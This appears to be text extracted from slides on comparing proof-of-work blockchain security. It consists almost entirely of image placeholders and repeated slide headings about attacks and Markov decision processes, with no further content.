





Attacks

Markov Decision Process

Comparing PoW Blockchain Security







Attacks

Markov Decision Process

Comparing PoW Blockchain Security







Attacks

Markov Decision Process

Comparing PoW Blockchain Security







Attacks

Markov Decision Process

Comparing PoW Blockchain Security







Attacks

Markov Decision Process

Comparing PoW Blockchain Security





Attacks

Markov Decision Process

Comparing PoW Blockchain Security

Attacks

Network

Parameter

